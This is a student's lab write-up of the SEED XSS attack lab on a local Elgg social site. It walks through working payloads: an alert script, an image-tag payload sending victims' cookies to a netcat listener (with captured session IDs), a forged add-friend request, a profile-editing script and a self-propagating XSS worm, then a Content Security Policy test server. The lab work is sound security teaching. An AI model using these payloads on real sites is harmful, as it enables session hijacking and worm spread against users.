Cross-Site Scripting (XSS) Attack Lab


Austin Hansen

1001530325


3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool:

After doing the previous lab I became quite familiar with HTTP Header Live, as a formality I took a screen shot of the top portion of the window that we will look at for this lab.

3.2 Task 1: Posting a Malicious Message to Display an Alert Window:



Logging in as Charlie, we enter “<script>alert(’XSS’);</script>” into the brief description field and once exiting we get the following, now we move to do the rest of the task with two scripts. (My VM also killed itself, so I had to reinstall the SEED VM, which now appears very small, and nothing listed on their website fixes it, so sorry beforehand for wonky images)




As a proof of concept I wanted to see what would happen if we accessed a code file from local host, next is our simple attack.


Brief description

```
<script type="text/javascript"  src="http://localhost/Test.js"> </script>
```

This is the input that we are using to trying to use to cause the alert window to pop up. We are logged in under Charlie currently.




Ok, it works for Charlie, but does it work for any other profile?




Signing in as Alice, we actually look at the members list, which fetches Charlie's profile, so yes, it works for other profiles.

3.3 Task 2: Posting a Malicious Message to Display Cookies



Changing the interior of the alert to document.cookie, gives us this result. This is Charlie's cookie.



Signing out as Charlie and signing in as Alice and then accessing the members page gives us different cookie, how curious.

3.4 Task 3: Stealing Cookies from the Victim's Machine

Brief description

```
<script type="text/javascript"  document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) +
```

This time I inserted the code directly into the description, with this we can fetch cookies using netcat.


```
[04/09/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 56618)
GET /?c=Elgg%3D312m2g8qgpeaiv4tkl77hu8bv5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie/edit
Connection: keep-alive
```

With net cat on standby, we get a connection, we can see that we did indeed get a bit of a garbled cookie (c=%E2%80%99) lets see if we can get someone elses…

```
[04/09/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 56658)
GET /?c=Elgg%3D5ul9425fcr2mcmjh1i29951pl6 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
Connection: keep-alive
```

For this capture I signed in as Alice, and looked at Charlie's profile, notice that our cookie changed, this is Alice's cookie.

3.5 Task 4: Becoming the Victim's Friend




For us to complete this task, we must know Samy's ID. Using Firefoxes inspector we can find that his ID is 47.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token+ ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Here is the full code that is derived from the assignment, we borrowed from the syntax above to formulate our payload.

Here is Samy's friend list before the attack, it is empty.



Humorously, the script made Samy friend himself, and as Alice I viewed his profile adding her as a friend.

Question 1: Explain lines 1 and 2 and why are they needed?

The lines in question are:

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

and

var token="&__elgg_token="+elgg.security.token.__elgg_token;

These lines are needed in order for us to properly have a person friend us, we can see a bit more of this in the previous lab. In that lab we learned that each of these was a critical fields when we were trying to forge a POST command.

Question 2: If theElgg application only provide the Editor mode for the"About Me"field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack?

No, the reason we turned the text field off is because it adds HTML to whatever we type, specifically it makes it a paragraph using

3.6 Task 5: Modifying the Victim's Profile:

```
POST: HTTP/1.1 200 OK
Date: Sat, 10 Apr 2021 03:16:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 4205
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

To make a worm, we must first understand how a user edits their profile, for this we use HTTP Headers live to find a POST statement…

```
POST  http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 1329
Cookie: Elgg=52cinlp69krnqalejoj1u8ou12
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

More specifically, we want the POST statement when we first access the edit portion of our profile, we now know how this POST command is structured, now we can forge our own.

```
<script type ="text/javascript">
window.onload = function(){
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token ="&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

    //URL content
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    var samyGuid= 47;

    if (elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

        Ajax.send(content);

    }
}
</script>
```


Here is the code for the worm, we had to explicitly state the sendurl variable, as well as hand rewrite the program due to a copy error, let's see if it works…

Boby will be our target, we are taking a page from the previous lab and say that "samy is my hero". Let's update the about me page for samy and visit the same page as boby.

As we can see, Boby's profile was edited against his wishes. However, our worm is still limited, as it cannot propagate itself… yet.

Question 3: Why do we need Line 1?

It is so that samy does not attack himself.




Refreshing after removing samy's ID from the program makes it attack samy, making his about me page say "Samy is my hero"

3.7 Task 6: Writing a Self-Propagating XSS Worm:


```
window.onload = function(){

    var worm = encodeURIComponent(
        "<script type=\"text/javascript\"" +
        "id = \"worm\"" +
        "src=\"http://localhost/xssworm.js\">" +
        "</" + "script>"
        );

    alert("worm triggered")

    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token ="&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" + worm + "&accesslevel[description]=2";

    //URL content
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    var samyGuid= 47;

    if (elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

        Ajax.send(content);

    }
}
```

In order to make this worm propagate, we had to modify the code from the previous task, we will be using <script type="text/javascript" src="http://localhost/xssworm.js"></script> to help in it's propagation, while this may seem like a linked approach at first glance, the worm is still getting copies of itself once it is in a user's about me, thus it still fulfills the DOM requirements.



Visiting samy's profile as Boby has our worm trigger, this is the start of our chain…

Boby now has the worm inplanted in his profile page…



Alice visits Boby's page, and the worm spreads to her.


Now the worm is inbedded into Alice's profile, our chain will continue indefinitely at this rate.

3.8 Elgg's Countermeasures:


This part was for information only, so we will be skipping over it, check the lab for relevant info.

3.9 Task 7: Defeating XSS Attacks Using CSP:


1).



After setting up the server I entered http://www.example32.com:8000/csptest.html, and got this as our CSP test for example 32.



This is for example 68, using http://www.example79.com:8000/csptest.html.




This is for example 79, using http://www.example79.com:8000/csptest.html. To get all of the fields to be “OK”, a change of policy is in order…


2).

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' "
            "script-src 'self' *.example79.com:8000 'nonce-2rB3333' "
            "script-src 'self' *.example32.com:8000 'nonce-2rB3333' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Here is the rewritten server, I rewrote the security policy the line “"script-src 'self' *.example32.com:8000 'nonce-2rB3333' "” might be redundant, but it kept fields 1,2,4,5,6 as OK.



On the left we have example 32 and on the right we have example68, they are notably the same.



All 3 match, thus the change to the code was a success.

To further prove that it worked, here is the log for the server, as you can see each was accessed correctly and there were no errors or exceptions.